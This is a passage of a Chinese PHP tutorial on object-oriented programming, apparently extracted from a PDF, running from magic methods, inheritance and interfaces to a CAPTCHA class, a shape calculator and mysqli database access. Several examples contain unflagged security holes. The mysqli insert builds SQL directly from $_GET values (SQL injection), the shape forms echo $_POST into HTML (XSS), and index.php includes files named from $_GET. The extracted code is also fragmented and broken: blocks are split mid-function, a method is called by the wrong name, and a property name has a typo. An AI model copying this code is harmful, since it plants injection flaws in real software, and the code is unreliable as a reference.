$p3=new Person("wangwu", 30);

echo $p1->getName();

$p1->setAge(30);
$p1->say();

$p1->run();

$p1->left();

```

如果想要在类外使用类内声明的私有属性，可以在类内部声明获取内部私有属性的方法，然后在类外部调用能够获取内部私有属性的值。如果要给对象内的私有属性赋值同理。

案例二——验证码的应用

验证码类

vcode.class.php

```
<?php
class Vcode {
    private $width;//验证码的宽度
    private $height;//验证码的高度
    private $num;//验证码的字符数量
    private $img;//验证码的图像资源
    private $gnum;//干扰像素的数量
    private $code;//干扰字符

    function __construct($width=80, $height=20, $num=4) {
        $this->width=$width;
        $this->height=$height;

        $this->gnum=$width*$height/rand(15, 25);
        $this->num=$num;

        $this->code=$this->getCode();
    }

    function showing() {//创建验证码
        $this->back();
        $this->ganrao();
        $this->outcode();
        $this->output();
    }

    function code() {//返回验证码字符
        return $this->code;
    }

    private function getCode() {//制造验证码字符

$code="abcdefghijklmnopqrstuvwxyzABCDEFGHJKMNPQRSTUVWXYZ3456789";

        $str="";

        for($i=0; $i<$this->num; $i++) {
            $str.=$code[rand(0, strlen($code)-1)];
        }
    }
}
```



```

        return $str;

    }

    private function outcode() { //向图像中输出字符
        for($i=0; $i<$this->num; $i++) {
            $color=imagecolorallocate($this->img, rand(0,
255), rand(0, 128), rand(0, 255));
            $x=ceil($this->width/$this->num)*$i+3;

            $font=rand(3, 5);
            $h=imagefontheight($font);
            $y=rand(0, $this->height-$h);
            imagechar($this->img, $font, $x, $y,
$this->code{$i}, $color );
        }
    }

    private function ganrao() { //向图像中设置干扰元素
        for($i=0; $i<$this->gnum; $i++) {
            $color=imagecolorallocate($this->img, rand(0,
255), rand(0, 255), rand(0, 255));

            imagesetpixel($this->img, rand(1, $this->width-2), rand(1,
$this->height-2), $color);
        }
        for($i=0; $i<=10; $i++) {
            $color=imagecolorallocate($this->img, rand(0,
200), rand(0, 200), rand(0, 200));
            imageellipse($this->img, rand(-30,
$this->width+50), rand(-20, $this->height+20), rand(-30, $this->width+50),
rand(-20, $this->height+20), $color );
        }
    }

    private function back() { //绘制背景
        $this->img=imagecreatetruecolor($this->width,
$this->height);
        $white=imagecolorallocate($this->img, rand(225, 255),
rand(225, 255), rand(225, 255));

        imagefill($this->img, 0, 0, $white);
    }

```

```

        $black = imagecolorallocate($this->img, 0, 0, 0);

        imagerectangle($this->img, 0, 0, $this->width-1,
$this->height-1, $black);
    }

    private function output() { //按照服务器支持的图像类型输出一定类型
的图像

        if (imagetypes() & IMG_GIF) {
            header("Content-Type:image/gif");
            imagegif($this->img);
        } else if (imagetypes() & IMG_JPG) {
            header("Content-Type:image/jpeg");
            imagejpeg($this->img);
        } else if (imagetypes() & IMG_PNG) {
            header("Content-Type:image/png");
            imagepng($this->img);
        } else {
            echo "不支持图像处理！";
        }
    }

    function __destruct() { //最后销毁图像资源
        imagedestroy($this->img);
    }
}

```

生成验证码

code.php

```

<?php
    session_start();
    include "vcode.class.php";
    $code=new Vcode(160, 16, 8);
    $code->showimg();
    $_SESSION["code"]=$code->code();

```

表单注册页面

form.php

```

<?php
    session_start();
    if(isset($_POST["sub"])) {
        if(strtoupper($_POST["code"])!=strtoupper($_SESSION["code"])) {
            echo "error";
        } else {
            echo "ok";
        }
    }

```

```

    }
?>

<form action="form.php" method="post">
    imagecode:      <input          type="text"          name="code"
onkeyup="if(this.value!=this.value.toUpperCase())
this.value=this.value.toUpperCase()"          size=6> <br>

    <input type="submit" name="sub" value="注册">
</form>

```

__get()

mixed __get(string name)

这个方法的作用是在程序运行过程中，通过它可以在对象的外部获取私有属性的值。它有一个必选的参数，需要传入在获取私有属性值时的属性名，并返回一个值，是在这个方法中处理后的允许对象外部使用的值。而且这个方法也不需要我们主动调用，也可以在方法前面加上 `private` 关键字修饰，防止用户直接去调用它。

```

<?php
class Person{
    private $name;
    private $sex;
    private $age;

    function __construct($name='', $sex='男', $age=1) {
        $this->name=$name;
        $this->sex=$sex;
        $this->age=$age;
    }

    private function __get($propertyName) {
        if($propertyName=='sex') {
            return '保密';
        }else if($propertyName=='age') {
            if($this->age>30)
                return $this->age-10;
            else
                return $this->$propertyName;
        }else{
            return $this->$propertyName;
        }
    }
}

```

```

$person1 = new Person('张三', '男', 40);

echo '姓名: ' . $person1->name . '<br />';
echo '性别: ' . $person1->sex . '<br />';
echo '年龄: ' . $person1->age . '<br />';

```

__set()

void __set(string name, mixed value)

该方法的作用是在程序运行过程中为私有的成员属性设置值，它不需要有任何返回值。但它需要两具参数，第一个参数需要传入在为私有属性设置值时的属性名，第二个参数则需要传入为属性设置的值。而且这个方法不需要我们主动调用，可以在方法前面也加上 private 关键字修饰，防止用户直接去调用它。这个方法在用户值为私有属性设置值时自动调用的。

```

<?php
class Person{
    private $name;
    private $sex;
    private $age;

    function __construct($name='', $sex='', $age=1) {
        $this->name=$name;
        $this->sex=$sex;
        $this->age=$age;
    }

    private function __set($propertyName, $propertyValue) {
        if($propertyName=='sex') {
            if(!($propertyValue=='男' || $propertyValue=='女'))
                return;
        }

        if($propertyName=='age') {
            if($propertyValue > 150 || $propertyValue < 0)
                return;
        }

        $this->$propertyName=$propertyValue;
    }

    public function say() {
        echo '我的名字叫: ' . $this->name . ', 性别: ' . $this->sex . ', 我的年

```

```

    龄是:'. $this->age.'。<br />';
    }
}

$person1=new Person('张三','男',20);
$person1->name='李四';
$person1->sex='女';
$person1->age=80;
$person1->sex='保密';//此赋值无效
$person1->age=800;//此赋值无效
$person1->say();

```

__isset()、__unset()

bool __isset(string name)

如果类中添加此方法，在对象的外部使用“isset()”方法测定对象中的成员时，就会自动调用对象中的“__isset()”方法，间接帮助我们完成对象中私有成员属性的测定。为了防止用户主动调用这个方法，也需要使用 private 关键字修饰它封装在对象中。

bool __unset(string name):

如果对象中的成员属性被封装，就需要在类中添加“__unset()”方法，才可以在对象外部使用“unset()”函数直接删除对象中的私有成员属性时，自动调用对象中的“__unset”方法帮助我们间接地将私有成员属性删除。也可以在“__unset()”方法中限制一些条件，阻止删除一些重要的属性。为了防止用户主动调用这个方法，也需要使用 private 关键字修饰将它封装在对象中。

```

<?php
class Person{
    private $name;
    private $sex;
    private $age;

    function __construct($name='', $sex='男', $age=1) {
        $this->name=$name;
        $this->sex=$sex;
        $this->age=$age;
    }
}

```

```

    private function __isset($propertyName) {
        if($propertyName=='name')
            return false;
        return isset($this->$propertyName);
    }

```

```

    private function __unset($propertyName) {
        if($propertyName=='name')
            return;
    }

```

```

        unset($this->$propertyName);
    }

    public function say() {
        echo '我的名字叫: ' . $this->name . ', 性别: ' . $this->sex . ', 我的年龄是: ' . $this->age . '。 <br />';
    }
}

$person1 = new Person('张三', '男', 40);

var_dump(isset($person1->name)); //bool(false)
var_dump(isset($person1->sex)); //bool(true)
var_dump(isset($person1->age)); //bool(true)
var_dump(isset($person1->id)); //bool(false)

unset($person1->name); //不允许删除
unset($person1->sex); //删除成功
unset($person1->age); //删除成功

$person1->say(); //bool(false) bool(true) bool(true) bool(false) 我的名字叫: 张三,
性别:, 我的年龄是:。

```

继承:

- * 父类（基类） ---- 子类（派生类）
- *
- * 相关的属于同一大类的才能写继承
- *
- * 子类从父类中继承所有成员（除了 private 成员）
- *
- * 扩展
- *
- * 一个类只能有一个父类
- *
- * 为什么使用继承
- *
- * 怎么用 extends

```

<?php
class Person{
    var $name;
    var $sex;
    var $age;

    function __construct($name='', $sex='男', $age=1) {

```

```
$this->name=$name;
$this->sex=$sex;
$this->age=$age;
}

public function say() {
    echo '我的名字叫: ' . $this->name . ', 性别: ' . $this->sex . ', 我的年龄是: ' . $this->age . '。 <br />';
}

function run() {
    echo $this->name . ' 正在走路。 <br />';
}
}
```

```
class Student extends Person {
    var $school;

    function study() {
        echo $this->name . ' 正在' . $this->school . ' 学习 <br />';
    }
}

class Teacher extends Student {
    var $wage;

    function teaching() {
        echo $this->name . ' 正在' . $this->school . ' 教学，每月的工资为' . $this->wage . '。 <br />';
    }
}
```

```
$teacher1 = new Teacher('张三', '男', 40);
```

```
$teacher1->school='edu';
```

```
$teacher1->wage=3000;
```

```
$teacher1->say();
```

```
$teacher1->study();
```

```
$teacher1->teaching();
```

```
/*
```

我的名字叫：张三，性别：男，我的年龄是：40。

张三正在 edu 学习

张三正在 edu 教学，每月的工资为 3000。

```
*/
```

权限

	private	protected	public(默认)
同一子类中	✓	✓	✓
类的子类中		✓	✓
所有的外部成员			✓

```
<?php
class MyClass{
    private $var1=100;

    private function printHello(){
        echo 'hello<br />';
    }
}

class MyClass2 extends MyClass{
    function useProperty(){
        //以下使用的$this->var1 的值为本对象的值，为空
        echo '输出从父类继承过来的成员属性值' . $this->var1 . '<br />';
        $this->printHello();
    }
}

$subObj=new MyClass2();
$subObj->useProperty();
/*
    输出从父类继承过来的成员属性值

Fatal error: Call to private method MyClass::printHello() from context 'MyClass2'
in C:\AppServ\www\2\myclass.php on line 13
*/
```

```
<?php
class MyClass{
    protected $var1=100;

    protected function printHello(){
        echo 'hello<br />';
    }
}

class MyClass2 extends MyClass{
    function useProperty(){
```



```

        echo '输出从父类继承过来的成员属性值'. $this->var1. '<br />';
        $this->printHello();
    }
}
$subObj=new MyClass2();
$subObj->useProperty();
/*
    输出从父类继承过来的成员属性值 100
hello
*/

```

重载

重载（**子类覆盖父类中的方法**） 子类方法对父类方法的扩展，**调用父类的方法使用 parent::**

对象->成员

类名::成员

如果子类再声明构造方法时，如果父类中已经有了构造方法（子类覆盖），一定要调用一次父类中的构造方法，否则父类中的构造方法就执行不到了，有一些的功能就没有自动执行了

```

<?php
class Person{
    protected $name;
    protected $sex;
    protected $age;

    function __construct($name='', $sex='男', $age=1){
        $this->name=$name;
        $this->sex=$sex;
        $this->age=$age;
    }

    public function say(){
        echo '我的名字叫：'. $this->name. '，性别：'. $this->sex. '，我的年龄是：'. $this->age. '。<br />';
    }
}

class Student extends Person{
    private $shcool;

    function __construct($name='', $sex='男', $age=1, $school='') {
        parent::__construct($name, $sex, $age);
        $this->shcool=$school;
    }
}

```

```

function study() {
    echo $this->name.' 正在'.$this->school.' 学习<br />';
}

function say() {
    parent::say();
    echo '在'.$this->school.' 学校上学<br />';
}
}

$student =new Student('张三','男',20,'edu');
$student->say();

```

和面向对象有关的几个关键字

final:

❖ 可以修饰类和修饰方法，不能修饰成员属性

```

<?php
class MyClass{
    final protected $var1=100;

    protected function printHello(){
        echo 'hello<br />';
    }
}

class MyClass2 extends MyClass{
    function useProperty(){
        echo '输出从父类继承过来的成员属性值'.$this->var1.'<br />';
        $this->printHello();
    }
}

$subObj=new MyClass2();
$subObj->useProperty();
/*
Fatal error: Cannot declare property MyClass::$var1 final, the final modifier is
allowed only for methods and classes in C:\AppServ\www\2\myclass.php on line 3
*/

```

❖ 使用 final 修饰的类，不能有扩展

```

<?php
final class MyClass{
    protected $var1=100;

    protected function printHello(){
        echo 'hello<br />';
    }
}

```

```

    }
}

class MyClass2 extends MyClass{
    function useProperty() {
        echo '输出从父类继承过来的成员属性值' . $this->var1 . '<br />';
        $this->printHello();
    }
}

$subObj=new MyClass2();
$subObj->useProperty();
/*
Fatal error: Class MyClass2 may not inherit from final class (MyClass) in
C:\AppServ\www\2\myclass.php on line 15
*/

```

❖ 使用 final 修饰的方法，不能被子类覆盖

```

<?php
class MyClass{
    protected $var1=100;

    final function printHello() {
        echo 'hello<br />';
    }
}

class MyClass2 extends MyClass{
    function printHello() {
        echo 'hello<br />';
    }
}

$subObj=new MyClass2();
$subObj->useProperty();
/*
Fatal error: Cannot override final method MyClass::printHello() in
C:\AppServ\www\2\myclass.php on line 14
*/

```

static:

可以修饰**成员属性**，和**成员方法**

静态的成员是同一个类的对象公用

静态成员只要类一加载就将静态成员分配到了内存

静态成员使用类名去访问不要使用对象去访问

在类内部使用 **self** 代表本类引用，因为静态成员是属于类的，而属于任何对象，所以不能用 `$this` 来引用它。

统计通过类创建了多少对象

```
<?php
class MyClass{
    static $count;

    function __construct() {
        self::$count++;
    }

    static function getCount() {
        return self::$count;
    }
}

MyClass::$count=0;

$myc1=new MyClass();
$myc2=new MyClass();
$myc3=new MyClass();

echo MyClass::getCount();
echo $myc3->getCount();
```

静态方法

静态方法不能访问非静态的成员

```
<?php
class MyClass{
    var $count;

    function __construct() {
        $this->count='5';
    }

    static function getCount() {
        return 'count is:'.$this->count.'<br />';
    }
}

$myc1=new MyClass();
echo MyClass::getCount();
/*
```

Fatal error: Using \$this when not in object context in C:\AppServ\www\2\self.php on line 10
*/

如果在方法中使用不到非静态成员，最好声明为静态方法

单态设计模式

一个类只能创建一个对象，以后以该类创建的对象地址都是第一次创建对象的地址。

版本一

```
<?php
class MyClass{
    protected $name;
    protected $age;
    protected $sex;
    static $obj=null;

    private function __construct(){

    }

    static function init(){
        if(is_null(self::$obj))
            self::$obj=new MyClass();
        return self::$obj;
    }

    function setPro($name='', $age=10, $sex='男'){
        $this->name=$name;
        $this->age=$age;
        $this->sex=$sex;
    }

    function say(){
        echo __CLASS__." 我的名子: {$this->name}, 我的性别: {$this->sex},
我的年龄: {$this->age}。 <br>";
    }
}

$myc1=Myclass::init();
$myc1->setPro('zhangsan');
$myc1->say();//Myclass 我的名子: zhangsan, 我的性别: 男, 我的年龄: 10。
$myc2=Myclass::init();
$myc2->setPro('lisi');
$myc2->say();//Myclass 我的名子: lisi, 我的性别: 男, 我的年龄: 10。
```

```

$myc3=Myclass::init();
$myc3->setpro(' wangwu');
$myc3->say();//Myclass 我的名子: wangwu, 我的性别: 男, 我的年龄: 10。
$myc1->say();//Myclass 我的名子: wangwu, 我的性别: 男, 我的年龄: 10。
$myc2->say();//Myclass 我的名子: wangwu, 我的性别: 男, 我的年龄: 10。
$myc3->say();//Myclass 我的名子: wangwu, 我的性别: 男, 我的年龄: 10。

```

版本二

```

<?php
class Myclass{
    protected $name;
    protected $age;
    protected $sex;
    static $obj=null;

    private function __construct($name='', $age=10, $sex='男'){
        $this->name=$name;
        $this->age=$age;
        $this->sex=$sex;
    }

    static function init($name='', $age=10, $sex='男'){
        if(is_null(self::$obj))
            return self::$obj=new Myclass($name, $age, $sex);
        else{
            self::$obj->name=$name;
            self::$obj->age=$age;
            self::$obj->sex=$sex;
            return self::$obj;
        }
    }

    function say(){
        echo __CLASS__." 我的名子: {$this->name}, 我的性别: {$this->sex},
我的年龄: {$this->age}。 <br>";
    }
}

$myc1=Myclass::init(' zhangsan');
$myc1->say();//Myclass 我的名子: zhangsan, 我的性别: 男, 我的年龄: 10。
$myc2=Myclass::init(' lisi');
$myc2->say();//Myclass 我的名子: lisi, 我的性别: 男, 我的年龄: 10。

```

```

$myc3=Myclass::init('wangwu');
$myc3->say();//Myclass 我的名子: wangwu, 我的性别: 男, 我的年龄: 10。
$myc1->say();//Myclass 我的名子: wangwu, 我的性别: 男, 我的年龄: 10。
$myc2->say();//Myclass 我的名子: wangwu, 我的性别: 男, 我的年龄: 10。
$myc3->say();//Myclass 我的名子: wangwu, 我的性别: 男, 我的年龄: 10。

```

const

只能修饰 **属性** 与静态访问方式一样

类中声明常量使用 const，声明完常必须给初值

在类外部使用类名访问，在类内部使用 self 访问

```

<?php
class MyClass{
    const CONSTANT = 'CONSTANT value';

    function showConstant() {
        echo self::CONSTANT.'<br />';
    }
}

echo MyClass::CONSTANT.'<br />';//CONSTANT value
$class=new MyClass();
$class->showConstant();//CONSTANT value
var_dump($class->CONSTANT);//NULL
//echo    $class::CONSTANT;//Parse    error:    syntax    error,    unexpected
T_PAAMAYIM_NEKUDOTAYIM, expecting ', ' or ';'

```

常用的魔术方法

__toString()

在 echo 对象时进行的操作。

```

<?php
class TestClass{
    private $foo;

    function __construct($foo) {
        $this->foo=$foo;
    }

    public function __toString() {
        return $this->foo;
    }
}

$obj=new TestClass('Hello');

```

```
echo $obj;
```

__call()

```
<?php
class TestClass{
    function printHello() {
        echo 'Hello<br />';
    }
}
```

```
function __call($functionName, $args) {
    echo '你调用的函数: ' . $functionName . ' (参数: ' ;
    print_r($args);
    echo ")不存在! <br />\n";
}
```

```

$obj=new TestClass();
$obj->myFun('one',2,'three');
$obj->otherFun(8,9);
$obj->printHello();
/*
你调用的函数: myFun(参数: Array ( [0] => one [1] => 2 [2] => three ))不存在!

你调用的函数: otherFun(参数: Array ( [0] => 8 [1] => 9 ))不存在!
Hello
*/
```

__clone()

```
<?php
class Person{
    private $name;
    private $sex;
    private $age;

    function __construct($name='', $sex='', $age=1) {
        $this->name=$name;
        $this->sex=$sex;
        $this->age=$age;
    }
}
```

```
function __clone() {
    $this->name='我是' . $this->name . ' 的副本';
    $this->age=10;
}
```



```

    }

    function say() {
        echo '我的名字叫：'. $this->name.'， 性别：'. $this->sex.'， 我的年龄是：'. $this->age.'。<br />';
    }
}

$p1=new Person('张三', '男', 20);
$p2=clone $p1;
$p1->say();
$p2->say();

/*
我的名字叫： 张三， 性别： 男， 我的年龄是： 20。
我的名字叫： 我是张三的副本， 性别： 男， 我的年龄是： 10。
*/

```

```
__autoload();
```

one. class. php

```
<?php
class One{
    static function fun1(){
        echo '111111111111111111<br />';
    }
}
```

two.class.php

```
<?php
    class Two{
        function fun2(){
            echo '2222222222<br />';
        }
    }
}
```

demo. php

```
<?php

function __autoload($className) {
    include $className.'.class.php';
    echo $className.'  
';
}
```

```
One::fun1 ();  
$t=new Two;
```

```

$t->fun2();
/*
One
1111111111111111
Two
222222222
*/

```

对象序列化——对象串行化

person.class.php

```

<?php
class Person{
    protected $name;
    protected $age;
    protected $sex;

    function __construct($name='', $age=10, $sex='男'){
        $this->name=$name;
        $this->age=$age;
        $this->sex=$sex;
    }

    function say(){
        echo '我的名字: '.$this->name.', 我的年龄: '.$this->age.', 我的
        性别: '.$this->sex.'。<br />';
    }
}

```

write.php

```

<?php
include 'person.class.php';
$person=new Person('张三', 30, '男');
$str=serialize($person);
file_put_contents('obj.txt', $str);

```

obj.txt

```

O:6:"Person":3:{s:7:"^@*^@name";s:6:"  张  三  ";s:6:"^@*^@age";i:30;
s:6:"^@*^@sex";s:3:"男";}

```

read.php

```

<?php
include 'person.class.php';
$str=file_get_contents('obj.txt');


$p=unserialize($str);


$p->say();
/*我的名字: 张三, 我的年龄: 30, 我的性别: 男。*/

```

__sleep() __wakeup()

1. 长久保存
2. 网络传输

person.class.php

```
<?php
class Person{
    protected $name;
    protected $age;
    protected $sex;

    function __construct($name='', $age=10, $sex='男'){
        $this->name=$name;
        $this->age=$age;
        $this->sex=$sex;
    }

    function say(){
        echo '我的名字: '.$this->name.', 我的年龄: '.$this->age.', 我的
        性别: '.$this->sex.'。<br />';
    }

    function __sleep(){
        return array('name', 'age');//序列化的时候, 只将 name、age 序列化
    }

    function __wakeup(){//反序列化的时候, 更改名字和年龄
        $this->name='李四';
        $this->age=$this->age+10;
    }
}
```

obj.txt

```
0:6:"Person":2:{s:7:"^@*^@name";s:6:"赵六";s:6:"^@*^@age";i:30;}
```

read.php

```
/*运行结果:
我的名字: 李四, 我的年龄: 40, 我的性别:。
*/
```

可以把 write.php 和 read.php 写入一个文件中。

多态

抽象类

是一种特殊的类（在类中可以有抽象方法）

抽象方法：没有方法体的方法（只有方法声明，**没有 {} 的方法，直接使用 ; 结束**），就是抽象方法，如果是抽象方法还要使用 **abstract** 关键字修饰一下

抽象类：如果一个类中有一个方法是抽象方法则这个类就是抽象类，如果声明一个抽象类，则这个类也要使用 **abstract** 修饰

其他和普通类是一样的，在抽象类中可以有**多个抽象方法**，可以有**非抽象的方法**，可以有**成员属性**，可以有**常量和静态**

声明形式：

特点：抽象类不能实例化对象

抽象方法的作用：

抽象类作用：

定义规范的

如果你想把你写的程序，加入到别人写好的程序中，你就要按照别人定义的规范。

```
<?php
abstract class Demo {
    var $name;
    const HOST="abc";
    static $con="aa";

    abstract function fun();
    abstract function fun2();
    function fun3(){
        echo '1111111111';
    }
}

class Test extends Demo {
    function fun(){

    }

    function fun2(){

    }

    function fun4(){

    }
}
```

```
$t=new Test;  
$t->fun3();
```

文件和目录操作解析

```
<?php  
abstract class Fd{  
    abstract function copy();  
    abstract function size();  
    function remove() {  
  
    }  
    function mtime() {  
  
    }  
  
    abstract function delete();  
    abstract function create();  
}  
class Filec extends Fd{  
    function copy() {  
        echo 'copy file';  
    }  
    function size() {  
  
    }  
  
    function delete() {  
  
    }  
    function create() {  
  
    }  
}  
  
class Dircc extends Fd{  
    function copy() {  
        echo 'copy dir';  
    }  
  
    function size() {  
  
    }  
  
    function delete() {  
  
    }  
}
```

```

        function create() {

        }
    }

    $file = new Filec;
    //$file = new Dirc;
    echo $file->copy();
    echo $file->size();
    echo $file->remove();
    echo $file->mtime();
    echo $file->delete();
    echo $file->create();

```

多数据库切换解析

```

<?php
abstract class Db{
    function insert() {

    }

    function delete() {

    }

    function select() {

    }

    function update() {

    }

    abstract function query();
    abstract function result();
}

class mysql extends Db{
    function query() {

    }

    function result() {

    }
}

```

```

}

class mysqli extends Db {
    function query() {

    }

    function result() {

    }
}

class pdo extends Db {
    function query() {

    }

    function result() {

    }
}

$user=new mysqli();
//$user=new mysqli();
//$user=new pdo();
$user->insert();
$user->query();

```

接口

--- 是一种特殊的抽象类， 抽象类又是一种特殊的类

1. 所有成员都必须是 公有的（默认的）
2. 接口中所有的方法都要是抽象方法
3. 接口中的成员属性只能是常量
4. 接口也不能实例化对象

声明上有很大的区别

实现接口不使用使用 extends , 而是使用 implements (只要子类中有覆盖的动作, 就使用这个词), 接口之间的继承就使用 extends

一个类可以实现多个接口 implements 接口 1, 接口 2, 还可使用抽象类去实现接口中的部分方法

可以在继承一个类的同时, 实现一个或多个接口

```

<?php
interface Hello{
    const HOST='localhost';
    function fun1();
}

```

```

        function fun2();
    }

    interface Test extends Hello{// 接口之间的继承就使用 extends
        function fun3();
    }

    abstract class Person implements Test{//可使用抽象类去实现接口中的部分方法
        function fun2() {
            echo 'This is'.__CLASS__.'\'s'.__METHOD__.' <br />';
        }
        function fun3() {
            echo 'This is'.__CLASS__.'\'s'.__METHOD__.' <br />';
        }
    }

    interface PHP{
        function fun4();
    }
    //个类可以实现多个接口 implements 接口 1, 接口 2, 可以在继承一个类的同时, 实现一个或多个接口
    class Word extends Person implements Test, PHP{
        function fun1() {
            echo 'This is'.__CLASS__.'\'s'.__FUNCTION__.' <br />';
        }

        function fun2() {
            //覆盖 Person 中的 fun2 方法
            echo 'This is'.__CLASS__.'\'s'.__FUNCTION__.' <br />';
        }

        function fun4() {
            echo 'This is'.__CLASS__.'\'s'.__FUNCTION__.' <br />';
        }
    }

    echo Test::HOST.' <br />';//Test 继承了 Hello 的 HOST

    $p=new Word;
    $p->fun1();
    $p->fun2();
    $p->fun3();//此方法在 Person 类中实现了
    $p->fun4();

```

多态实例（人使用 USB 设备）


```
<?php
interface USB{
    function start();
    function usbu();
    function stop();
}

class Computer{
    function useUSB($usb){
        $usb->start();
        $usb->usbu();
        $usb->stop();
    }
}

class Upan implements USB{
    function start(){
        echo __CLASS__.' 插入可以使用<br />';
    }
    function usbu(){
        echo __CLASS__.' 正在使用<br />';
    }
    function stop(){
        echo __CLASS__.' 使用完成，正在卸载<br />';
    }
}

class Ufeng implements USB{
    function start(){
        echo __CLASS__.' 插入可以使用<br />';
    }
    function usbu(){
        echo __CLASS__.' 正在使用<br />';
    }
    function stop(){
        echo __CLASS__.' 使用完成，正在卸载<br />';
    }
}

class Person{
    function Work(){
        $c=new Computer;
        $usb= new Ufeng();
        $up=new Upan;
```

```

        $c->useUSB($usb);
        $c->useUSB($up);
    }
}
$p=new Person;
$p->Work();
/*
    Ufeng 插入可以使用
    Ufeng 正在使用
    Ufeng 使用完成，正在卸载
    Upan 插入可以使用
    Upan 正在使用
    Upan 使用完成，正在卸载
*/

```

用多态实现求各种形状的面积

index.php

```

<?php
    function __autoload($className) {
        include strtolower($className).'.class.php';
    }

    $class=ucfirst(empty($_GET['a'])? 'rect' : $_GET['a']);

    if(isset($_POST))
        $shape=new $class($_POST);
    else
        $shape=new $class();

    ?>
<html>
    <head>
        <title>图形计算器</title>
    </head>
    <body>
        <center>
            <a href="index.php?a=rect">矩形</a>|
            <a href="index.php?a=triangle">三角形</a>|
            <a href="index.php?a=circle">圆形</a>
            <hr />
            <h1><?echo $shape?></h1>
        </center>
        <?php
            echo $shape->view();

```

```

        if(isset($_POST['sub'])){
            $shape->action();
        }
    }
    </body>
</html>

```

shape.class.php

```

<?php
interface Shape{
    function area();
    function zhou();
    function view();
    function action();
}

```

rect.class.php

```

<?php
class Rect implements Shape{
    private $width;
    private $height;

    function __construct($post){
        $this->width=$post['width'];
        $this->height=$post['height'];
    }

    function area(){
        return $this->width*$this->height;
    }

    function zhou(){
        return 2*($this->width+$this->height);
    }

    function view(){
        $html='<br /><form action="index.php?a=rect" method="post">';
        $html.=' 宽度';
        $html.='<input                type="text"                name="width"
value="" . $_POST['width'] . ' " /><br />';
        $html.=' 高度';
        $html.='<input                type="text"                name="height"
value="" . $_POST['height'] . ' " /><br />';
        $html.='<input type="submit" name="sub" value="计算"><br />';
        $html.='</form><br />';
        return $html;
    }
}

```

```

    }

    function action() {
        echo '矩形的面积: ' . $this->area() . '<br />';
        echo '矩形的周长: ' . $this->zhou() . '<br />';
    }

    function __toString() {
        return '矩形的计算';
    }
}

```

triangle.class.php

```

<?php
class Triangle implements Shape{
    private $side1;
    private $side2;
    private $side3;

    function __construct($post=null) {
        if(is_null($post))
            $post=$_POST;
        $this->side1=$post['side1'];
        $this->side2=$post['side2'];
        $this->side3=$post['side3'];
    }

    function area() {
        $p=($this->side1+$this->side2+$this->side3)/2;
        $s=sqrt($p*($p-$this->side1)*($p-$this->side2)*($p-$this->side3));
        return $s;
    }

    function zhou() {
        return $this->side1+$this->side2+$this->side3;
    }

    function view() {
        $html='<br /><form action="index.php?a=triangle" method="post" >';

        $html.=' 第一边: ';
        $html.=' <input                type="text"                name="side1"
value="" . $_POST['side1'] . ' " /><br />';
        $html.=' 第二边: ';

```

```

        $html.=<input                type="text"                name="side2"
value="" . $_POST['side2'] . ' " /><br />';
        $html.= '第三边: ';
        $html.=<input                type="text"                name="side3"
value="" . $_POST['side3'] . ' " /><br />';
        $html.=<input type="submit" name="sub" value="计算" /><br />';
        $html.=</form><br />';
        return $html;
    }
    function action() {
        echo '三角形的面积: ' . $this->area();
        echo '三角形的周长: ' . $this->zhou();
    }
    function __toString() {
        return '三角形的计算';
    }
}

```

circle.class.php

```

<?php
class Circle implements Shape{
    private $r;

    function __construct($post) {
        $this->r=$post['r'];
    }

    function area() {
        return pi()*$this->r*$this->r;
    }

    function zhou() {
        return 2*pi()*$this->r;
    }

    function view() {
        $html.=<br /><form action="index.php?a=circle" method="post">';

        $html.= '半径';
        $html.=<input type="text" name="r" value="" . $_POST['r'] . ' " />';

        $html.=<input type="submit" name="sub" value="计算" /><br />';
        $html.=</form><br />';
        return $html;
    }
}

```

```

function action() {
    echo '圆形的面积: ' . $this->area() . '<br />';
    echo '圆形的周长: ' . $this->zhou() . '<br />';
}

function __toString() {
    return '圆形的计算';
}
}

```

mysqli

mysql 过程化连接处理数据库 函数

mysqli (i)改进，PHP5 以上的版本才支持。（可以使用 mysqli 过程化编程，也可以使用 mysqli 面向对象方式编程）

- 一、功能增加
- 二、率效提高了
- 三、安全性提高了

```

mysql_connect()
mysqli_connect()
mysql_query()
mysqli_query()

```

三个类：

mysqli 类

专门用于处理和 MySQL 数据库之间连接有关的处理

```

<?php
header('content-type:text/html;charset=utf8');
$mysqli=new mysqli('localhost','root','123456','db31');
if(mysqli_connect_errno()){
    echo '连接数据库失败: ' . mysqli_connect_error();
    $mysqli=null;
    exit;
}
$sql="insert                into                users(name,age,sex,email)
values('".$_GET['name']."'','".$_GET['age']."'','".$_GET['sex']."'','".$_GET['email']."'')";
$result=$mysqli->query($sql);
if($result){
    if($mysqli->affected_rows >0 ){

```

```

        echo '添加成功';
        echo '最后添加的自动增长的 ID: ' . $mysqli->insert_id . '<br
    />';

        echo '影响行数: ' . $mysqli->affected_rows;
    }else{
        echo '失败';
    }
}
}else{
    echo '失败';
}
}
$mysqli->close();

```

一次执行多条 SQL 语句

```

<?php
$mysqli=new mysqli('localhost','root','123456','db31');

if(mysqli_connect_errno()){
    echo '连接数据库失败:'.mysqli_connect_error();
    $mysqli=null;
    exit;
}

```

```

    $sql="insert into users(name,age,sex,email) values('aaaa','10','nv',
'aa@bb.com')";
    $sql.="update users set name='hello' where id >10 and id< 13";
    $sql.="delete from users where id in (15,16,17)";
    $mysqli->multi_query($sql);

```

mysqli_result 类

```

select
desc users
show tables
show create table users

```

```

<?php
$mysqli=new mysqli("localhost", "root", "123456", "db31");

if(mysqli_connect_errno()){
    echo "连接数据库失败:".mysqli_connect_error();
    $mysqli=null;
    exit;
}

$sql="select id,name,age,sex,email from users";

$result=$mysqli->query($sql);

```

```

echo '<table border="1" width="800" align="center">';
while($row=$result->fetch_assoc()) {
    echo '<tr>';
    echo '<td>'.$row['id'].'</td>';
    echo '<td>'.$row['name'].'</td>';
    echo '<td>'.$row['age'].'</td>';
    echo '<td>'.$row['sex'].'</td>';
    echo '<td>'.$row['email'].'</td>';
    echo '</tr>';
}
echo '</table>';

$result->data_seek(0); //将结果中的结果指针调整到起始行

echo '<table border="1" width="800" align="center">';
while(list($id, $name, $age, $sex, $email)=$result->fetch_row()) {
    echo '<tr>';
    echo '<td>'.$id.'</td>';
    echo '<td>'.$name.'</td>';
    echo '<td>'.$age.'</td>';
    echo '<td>'.$sex.'</td>';
    echo '<td>'.$email.'</td>';
    echo '</tr>';
}
echo '</table>';

$result->data_seek(2);
echo '<table border="1" width="800" align="center">';
echo '<tr>';
while($field=$result->fetch_field()) {
    echo
    '<th>'.$result->current_field.'_'.$field->name.'('.$field->max_length.'</th>';
}
echo '</tr>';
while($row=$result->fetch_row()) {
